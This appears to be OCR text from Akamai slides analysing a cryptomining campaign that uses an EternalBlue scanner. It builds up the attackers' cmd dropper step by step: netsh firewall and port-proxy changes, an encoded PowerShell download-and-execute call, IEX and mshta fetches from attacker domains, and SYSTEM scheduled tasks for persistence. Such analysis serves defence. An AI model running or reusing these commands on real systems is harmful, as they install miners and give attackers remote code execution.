
dllhostex.exe - Cryptominer




svchost.exe - EternalBlue scanner



```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
```



```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
```



```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
```

Akamai

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
```

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
```

```
IEX (New-Object Net.WebClient).downloadstring('http://v.beahh.com/v'+$env:USERDOMAIN)
```

Akamai

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABBAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
```

```
IEX (New-Object Net.WebClient).downloadstring('http://v.beahh.com/v'+$env:USERDOMAIN)
```

1. Collects information about target and sends to C&C
2. Downloads the monero cryptominer
3. Runs it via a new Scheduled Task

Akamai

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn GZAVwVOz /tr "c:\windows\vgeR.exe" /F) else start /b sc start
Schedule^&
ping localhost^&
sc query Schedule^|findstr RUNNING^&
```

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn GZAVwVOz /tr "c:\windows\vgeR.exe" /F) else start /b sc start
Schedule^&
ping localhost^&
sc query Schedule^|findstr RUNNING^&
^&
^(schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta http://w.beahh.com
/page.html?[redacted]"^&
```

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn GZAVwVOz /tr "c:\windows\vgeR.exe" /F) else start /b sc start
Schedule^&
ping localhost^&
sc query Schedule^|findstr RUNNING^&
^&
^(schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta http://w.beahh.com
